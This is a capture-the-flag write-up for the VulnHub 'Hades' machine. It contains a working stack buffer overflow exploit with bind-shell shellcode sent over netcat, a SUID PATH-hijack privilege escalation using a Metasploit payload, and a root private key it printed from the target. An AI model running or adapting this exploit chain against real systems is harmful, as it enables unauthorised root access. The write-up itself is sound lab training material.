

Write-Up



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Hades is a boot2root challenge designed by Loki_Sigma. Hades has lots of tricks and exploitation techniques are required to see the content of /root/flag.txt.

Thank you Loki_Sigma and @VulnHub for such a competition.

I've learned new techniques during the competition and by the same time having lots of fun!

Remember, this is not the only way to solve this challenge, but it's the way that I made it happened! :-)

Hope you like it.

Discovering 'Hades, The Infernal'

```
root@InfoSec:/hades# nc 192.168.1.21 65535
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
```

A full port scanning with Nmap could tell where you are about to step in. To be honest I was expecting at least a web application or so on running on 80/TCP as usual, but Nmap haven't got anything like.

It only shows SSH '22/tcp' and an unknown service running on 65535. Obviously, I quickly connected to it and sort of a 'panel' came up to me.

After tried a bunch of shell escape commands trying to gather shell access with no success, I realized it was vulnerable to BOF, as the program suggests, '121 characters' I sent 200 characters and the program crashed killing my connection and consequently the program, due to a possible segmentation fault.

```

root@InfoSec:/hades# python -c "print '\x41' * 200" | nc 192.168.1.21 65535
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
Got it
Got it
root@InfoSec:/hades#

```

I knew that I could not exploit the program blindly! NO WAY! I need at least a binary copy to play with, and eventually working on the vulnerable application.

Not much to think, I ran a ssh command on 192.168.1.21 and a huge SSH banner came up on my screen (see *ssh banner on appendix*), a closer look on the banner suggests that could be a base64 encoded. Hum....

I copied the entire banner to a file called ssh_banner on attacker machine and decode it as demonstrated below:

```

root@InfoSec:/hades# cat ssh_banner | base64 -d > ssh_banner_decoded
root@InfoSec:/hades# file ssh_banner_decoded
ssh_banner_decoded: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=9xc0b
c41d21254d7f04d83fec32b7345d3505c0759, not stripped

```

Do not ever ignore SSH banners again! The SSH Banner decoded was the binary encoded and placed as a banner! Although, there is not much to celebrate at this stage, no shell access through and it seems fairly away I bet.

Exploiting 'Welcome to the jungle'

Probably the most difficult part comes next! Although, a couple things that I learned from OSCP is never give up. If you even thought about that, try; try harder and harder and harder, till you try even harder! That's the way to get there! ☺

Back to business, the binary is sitting in front of us waiting to be exploited. To understand a little better how the binary works and what is the expected behaviour I ran string command to closely analyse the binary, here is the output:

```

root@InfoSec:/hades# strings ssh_banner_decoded
/lib/ld-linux.so.2
Es+Y
__gmon_start__
libc.so.6
_IO_stdin_used
socket
strcpy
htons
strncpy
puts
listen
printf
bind
read
malloc
bzero
accept
__libc_start_main
write
GLIBC_2.0
PTRn
toki
pwnf
[ "_ ]
here
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
Received: %s
Got it
:*2$*

```

Is possible to identify which string are vulnerable on this program (see references) and the best way to exploit it is to get hands dirty!

Using GDB, I can run the **ssh_banner_decoded** program to identify exactly where EIP gets overwritten then I can work on an exploit. Works on theory, does it?

However, there is one thing that need to be clarified:

- ASLR is active on attacker machine and probably on target machine as well, which I need to bypass it using ret2retor so on to occur code execution. (See references)

Debugging with GDB, I know that after 171 bytes sent the next byte will overwritten EIP, 171 + 4.

```
(gdb) run
Starting program: /hades/ssh_banner_decoded
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA[?]
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
here
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

So far so good, EIP is overwritten! The best way to exploit it on attacker machine is to find the 'jmp esp' instruction. Once I have the 'jmp esp' address – shortening... – I'll place it on EIP and finally my shellcode would execute. Sounds right, isn't?

Nope, Not this time! A quickly look on ESP shows that I am a bit far from that jump, to be specific exactly 32 words. It means, if I overwritten EIP with 'jmp esp', ESP instruction will not point to my shell code after all and on the top of that I do not control theses 32 words in front of it.

```
(gdb) x/200wx $esp
0xbffff350: 0xbffff00a 0x00048acb 0x00000007 0x00000001
0xbffff360: 0x00000000 0xb7ffe4f4 0x41414141 0x41414141
0xbffff370: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff380: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff390: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3c0: 0x41414141 0x41414141 0x41414141 0x41414141
---Type <return> to continue, or q <return> to quit---
```

POP POP RET

Thanks Corelan Team and #VulnHub for the bounce of ideas! Believe or not this took me a week.

After tried lots of techniques I ended up using 'add esp' instruction on the first crash then places 'jmp esp' at wherever it crashes next then it would lead to my shellcode! To avoid confusion, I'll demonstrate step-by-step.

Firstly I needed to know what address is the 'add esp' instruction to overwrite EIP with that address, and see where EIP (what byte) would crash right after the 'add esp' instruction.

The command objdump drove me somewhere, "0x08048a32" is the instruction that I'll use to add on the top of the stack.

```
root@InfoSec:/hades# objdump -d ssh_banner_decoded |grep add
804847d: 81 c3 48 18 00 00    add    $0x1848,%ebx
80484ac: 00 00               add    %al,(%eax)
8048612: 01 d0               add    %edx,%eax
80489a9: 83 84 24 8c 01 00 00 addl    $0x1,0x18c(%esp)
80489eb: 81 c3 d9 12 00 00    add    $0x12d9,%ebx
8048a2b: 83 c6 01            add    $0x1,%esi
8048a32: 83 c4 1c            add    $0x1c,%esp
8048a4d: 81 c3 78 12 00 00    add    $0x1278,%ebx
```

Let's crash the application once again using 'add esp' instruction on the top of the stack.

```
python -c "print '\x41' * 171 + '\x32\x8a\x04\x08'" | nc localhost 65535
```

```
(gdb) run
Starting program: /hades/ssh_banner_decoded
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA20[0]
here
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/50wx $esp
0xbffff380: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff390: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3c0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3e0: 0x41414141 0xcdb90002 0x0100007f 0x00000000
```

Better! EIP was overwritten as mentioned before and looking into ESP it does appear correct this time. I can place my shellcode right into it and finally set 'jmp ESP' on the stack.

Using pattern_create.rb and pattern_offset.rb tool, I ended up with 17 bytes for the next crash, in other words, the next byte after 17 will overwrite EIP (second time) and I need to add 'jmp esp' to jump to ESP where my shellcode will be stored after the ESP adjusted that I made.

Before things turn nasty, let's try one last time to see if everything is on their right places.

```
python -c "print '\x41' * 17 + 'BBBB' + '\x43' * 89 + '\x41' * 61 + '\x32\x8a\x04\x08'" | nc localhost 65535
```

Remembering the first crash, before any the stack adjustment, I used 171 length to overwrite EIP. Using POP RET technique I added 'add esp' on EIP and pattern_offset.rb tells me that at 17 bytes will occur another EIP overwritten which I should set as 'jmp ESP' to jump straight to my shellcode. Right? Colours is better than words sometimes...

```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/100wx $esp
0xbffff380: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff390: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff3a0: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff3b0: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff3c0: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff3d0: 0x43434343 0x43434343 0x41414143 0x41414141
```


```
\x32\x8a\x04\x08 = ADD ESP ADDRESS INSTRUCTION
'\x43' * 89 = SHELLCODE LENGTH
BBBB = WHAT I WANT TO SEE ON STACK, WILL BE REPLACED BY THE JMP ESP.
'\x41' * 61 + '\x41' * 17 = JUNK
```

Things are in their right places, ready to finally run the exploit on attacker machine and replicated on target. But, before, I need the 'jmp esp' address to replaces those 'BBBB' right after those 17 bytes, and also replaced those 89 bytes with my shellcode that I already have (see references)

```
root@InfoSec:/hades# msfelfscan -j esp ssh_banner_decoded
[ssh_banner_decoded]
0x08048697 jmp esp
root@InfoSec:/hades#
```

All ready to the execution, but firstly on attacker machine and then on target! Can't wait! Let's see how it goes


```
python -c "print '\x41' * 17 + '\x97\x86\x04\x08' +
'\xe8\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a\x01\x5b\x52\x53\x6a\x02\xff\xd5\x96\x5b\x52\x66\x68\x2b\x67\x66\x53\x
89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3' + '\x41' * 61 +
'\x32\x8a\x04\x08'" | nc localhost 65535
```



```
root@InfoSec:/hades# python -c "print '\x41' * 17 + '\x97\x86\x04\x08' + '\xe8\xff\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a\x01\x5b\x52\x53\x6a\x02\xff
\xd5\x96\x5b\x52\x66\x68\x2b\x67\x66\x53\x89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x
b0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3' + '\x41' * 61 + '\x32\x8a\x04\x08'" | nc l
calhost 65535
Welcome to the jungle.
Enter up to two commands of less
Got it
Got it
root@InfoSec:/hades#
```

```
root@InfoSec:~# nc localhost 1111
id
uid=0(root) gid=0(root) groups=0(root)
```

Code Execution works locally! Let's quickly change the netcat address, pointing to the target machine address.



```
root@InfoSec:/hades# python -c "print '\x41' * 17 + '\x97\x86\x04\x08' + '\xe8\xff\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a\x01\x5b\x52\x53\x6a\x02\xff
\xd5\x96\x5b\x52\x66\x68\x2b\x67\x66\x53\x89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x
b0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3' + '\x41' * 61 + '\x32\x8a\x04\x08'" | nc 19
2.168.1.21 65535
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
Got it
Got it
root@InfoSec:~# nc 192.168.1.21 1111
python -c 'import pty;pty.spawn("/bin/bash")'
loki@Hades:/$ id
id
uid=1000(loki) gid=1000(loki) groups=1000(loki),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
loki@Hades:/$ pwd
```

Yeah!!! Shell access on hades after a week!! But it's only a shell access with no privileges and it's faaaarrrrrway from the flag.txt, however it's a step closer and I can start with the escalation privileges! Let's stick to it.

W00t Privileges Escalation

Privilege escalation is always fun! Enumeration, patience and sometimes a matter of time takes you where you want to be! I usually say that root is not only a super-user, it's a feeling!

Enumeration process can drive you crazy, I been there, still. Nowadays privileges escalation is such a shame, admins runs all services and process as root/nt admin...

On Hades, enumeration process started with a look on SUID files, for me it always worth look up for SUID files.

```
loki@Hades:/$ find / -uid 0 -perm -4000 -type f 2>/dev/null
find / -uid 0 -perm -4000 -type f 2>/dev/null
/bin/fusermount
/bin/ping6
/bin/mount
/bin/ping
/bin/umount
/bin/su
/display_root_ssh_key/display_key
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudoedit
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/pppd
loki@Hades:/$ file /display_root_ssh_key/display_key
file /display_root_ssh_key/display_key
/display_root_ssh_key/display_key: setuid setgid ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
loki@Hades:/$
```

As the filename suggests the display_key file should display the root SSH key, which is one way to escalate. However the binary is stripped, that means that disassemble/debugger is not possible at this stage, this could complicated even more if I want work on a exploit a to attempt a Buffer Overflow later on.

Let's stick to this file and see what I can get from it.

The binary suddenly rebooted the machine by itself, which explains why the SUID is settled. Disassemble the file wouldn't be an option as mentioned before, unless if I reconstruction the ELF header, tried strings command but seems not to help much on this case.

```
loki@Hades:/display_root_ssh_key$ ls
ls
counter display key
loki@Hades:/display_root_ssh_key$ ./display_key
./display_key

Ready to dance?

Enter password:
A
A
Enter password:
A
A
Enter password:
A
A
```

To avoid a big headache, I could try remove /sbin from the \$PATH, by doing it the reboot command wouldn't be accessible, unless the full PATH '/sbin/reboot' is presented on the reboot call when the program executes it.

```
loki@Hades:/display_root_ssh_key$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
loki@Hades:/display_root_ssh_key$ whereis reboot
whereis reboot
reboot: /sbin/reboot /usr/share/man/man8/reboot.8.gz
loki@Hades:/display_root_ssh_key$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
ch_key$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
loki@Hades:/display_root_ssh_key$ ./display_key
./display_key

Ready to dance?

Enter password:

Enter password:

Enter password:

sh: 1: reboot: not found
loki@Hades:/display_root_ssh_key$
```

Bingo! The binary calls reboot command using the system PATH, without the /sbin on \$PATH the binary cannot complete the task and the reboot won't happen.

Reboot command is strictly for users with privileges, which explain why the SUID is settle on this file. If I add /tmp on \$PATH and create an evil ELF file named as reboot, the application will execute it with privileges, giving me enough rights to see the root directory content or get my hands on ROOT private SSH key.

First step is to generate a payload using Metasploit:

```
msfpayloadlinux/x86/shell_bind_tcp R | msfencode-t elf > reboot
```

Using SCP, I will transfer the evil reboot binary to target machine, place it on /tmp directory and once it's done, I'll add /tmp to the \$PATH and execute the display_key binary what should execute the evil file allowing me to connect on port 4444 with privileges.

```
loki@Hades:/display_root_ssh_key$ export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
loki@Hades:/display_root_ssh_key$ scp root@192.168.1.7:/hades/reboot /tmp
scp root@192.168.1.7:/hades/reboot /tmp
root@192.168.1.7's password: toor

reboot
loki@Hades:/display_root_ssh_key$ chmod +x /tmp/reboot
chmod +x /tmp/reboot
loki@Hades:/display_root_ssh_key$ ./display_key
./display_key

Ready to dance?

Enter password:

Enter password:

Enter password:
```

Let's connect on 4444 and try to get the private KEY!

```
root@infosec:~# nc 192.168.1.21 4444
id
uid=1000(loki) gid=1000(loki) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),39(dip),46(plugdev),111(lpadmin),112(sambashare),1000(loki)
cd /root/.ssh
ls
authorized_keys
id_rsa
id_rsa.pub
ls -lha id_rsa
-rw-r----- 1 root root 1.7K Mar 18 19:48 id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA4h7eBvrx9t3arkrv8+1EnRgrg6tfB1NtI00DD0N5vg3EH+k
d3H/+qD+PhR6d+C1Nv24Z820bdJAPkb2VZYI20GNrwiRnoVaRw4XN8WHz1+Am
Jvme60eIS7Uhr/kn+J6/KNmJRsSwxPegHCZsqY8qn86J++++r2Qulazmt6ABP2wU
TLGL91C002G92xcHMLRXcsBlnBKEKtJ90TaNp6bJwdLz2bYV3m/hbco7mybHhQBE
a9HCvY6a2ufyKUXMzQ3RYZcabf8PoLLSQPPRSVmdnTDFf/7GjKwMwR4LmW
v89pcdVt8M16m7LHbv8h1I00dodH/Qm8801DAQ8AoTBAQDm++dV6WFWP
tVSt11XtoB0EWfienSFZhlX3hLsRglZHRAYngs1LD6s/ublpWjfxCDEIX4oIGg6
noJEHXpbcB1L8PP1y15X1XTcMTzFxoSy7N8PmXAdc6FyoQYm1eMhzBoGhkFwL
aPxsWT/2D1Q0UcAlqgdbYaz0Lgpcnx9Yfegaksk0MeqLLCud8P4cs5sHt3yfauf
nhAXm07H1vMnp61P5oorAU0cgHJWlqgMrFv9yUIs77/D8LD7v2wKSIb1GxSnd
emUuM13sddly4ztRXgeItFgsFfnddbjKY6Alqk3UuvAamlnv804/GZac1mmU9
DCSQ10JNAoGAP08Lave7NT5ikv0AVXZKf0z0t219Qw8bot/YeCd2F94SP0ZjQ6
cWv/gx2Kg8qnc+StbE733jKb8Y05u5cU60fB28W8c8RtY1jQ7HhJul31rTs8EqQ
HI+DoS2MYTTVNXfpmFhQhevX1/bmFFBbL1tZLDJkeT82RYuSkq2K1P/fAoG8A0vL
FLaH8dyatgbLmW/gUwWk1K1kxokdLA2BVz+Bj8csA/w0pxwm6L1B1JIEc34w99
2qK2Lmnp1rg096Sx06/2F8pL2mP+1U1upL4kYc2jYUf6du0CL06r0h
HA+kWcokglp80Tz4LD0LH3u89P3D1eulH8fHLgvAoGAVU0Bkdz61a5fkBJD3t+Z
F7hGK6GKE8jSh0+VwZ7kUsUdRm8VB10YE1yfvn5wB/UQenKbvnT57z8pD57e4P
NYXX2c2kr8I43hEpz286/MoNA3S9kNr0pAtVJT0z8W8m20KFYKMNU3QBL7RL95Lx
Qw8eqWQZ1+YVIXs2060dCgYEASRepkZq6w+0a0JbVaN5S9s7lUptTgkd1Zh
hw4djvgvP6cnoJepTz/8Wf6ee10H0p0Q12Zf6h11v6HREjJmPkS2xul0AJ
6R9ldARuBZJ0r3Xp1pnAyQmkyuICSukwF81+V4samNwul10an18oqD7GnuhZ1
nzjsCfsCgYEATSo+SmkHsTrMnnGp3GoBbZ0p0ac7NsvFKj581CYu8gsSNGt8vtz
GZYVZzb4faHkA1L13BXUu0vZfOUjPsRbE8cmM2rDp9E/6aNUAMCaJ6ox0AxNF
G6vFk06Mfa4gP0NbzJKM07w/49jPaLm5nvERsm1+58hZ3evyH4Q=
-----END RSA PRIVATE KEY-----
```

Exactly like expected, I got the key and it will allow me to connect as root over SSH.

```
chmod 600 id_rsa_root_key_hades && ssh root@192.168.1.21 -i id_rsa_root_key_hades
```

```
root@Hades:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Hades:~# ls /root/
flag.txt.enc
root@Hades:~#
```

Not done yet! flag.txt.enc is encrypted and I need to see the content of it somehow. But, feeling like root is good after this massive journey! Let's enjoy it for a bit!

Flag.txt Game Over?

Almost finishing up, the flag.txt is encrypted with AES-256-CBC as the note file on /home/loki/notes suggests. If I try to brute force, I'd probably get old without have it decrypted! Should have another way to see the content of this file, right?

I remember one '/key_file' from earlier enumeration process that I didn't use so far, as the name suggests, It's could be the key file to decrypt the flag.txt.enc that I am looking for. A web searching points that I can use the key_file as a password to decrypt it I just was using the -pass parameter. (<https://www.openssl.org/docs/apps/openssl.html>)

```
opensslenc -d -aes-256-cbc -pass file:/key_file -in flag.txt.enc -out flag.txt
```

VOILAAAA! It worked! Game is over!

```
root@Hades:~# openssl enc -d -aes-256-cbc -pass file:/key_file -in flag.txt.enc -out flag.txt
root@Hades:~# file flag.txt
flag.txt: ASCII text
root@Hades:~# cat flag.txt
Congratulations on completing Hades.

Feel free to ping me on #vulnhub and tell me what you thought.

The PGP key below can be used to encrypt solution submissions, and to prove you got through it all.
-Lok_Sigma
```


References

C vulnerable functions

https://www.owasp.org/index.php/Buffer_overflow_attack

Address space layout randomization (ASLR)

http://en.wikipedia.org/wiki/Address_space_layout_randomization

Stack Adjustment

<https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/>

Shell code bind TCP

<http://repo.shell-storm.org/shellcode/files/shellcode-835.php>

FLAG.TXT

Congratulations on completing Hades.

Feel free to ping me on #vulnhub and tell me what you thought.

The PGP key below can be used to encrypt solution submissions, and to prove you got through it all.

-Lok_Sigma

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: GnuPG/MacGPG2 v2.0.22 (Darwin)

Comment: GPGTools - http://gpgtools.org

```
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-----END PGP PUBLIC KEY BLOCK-----
```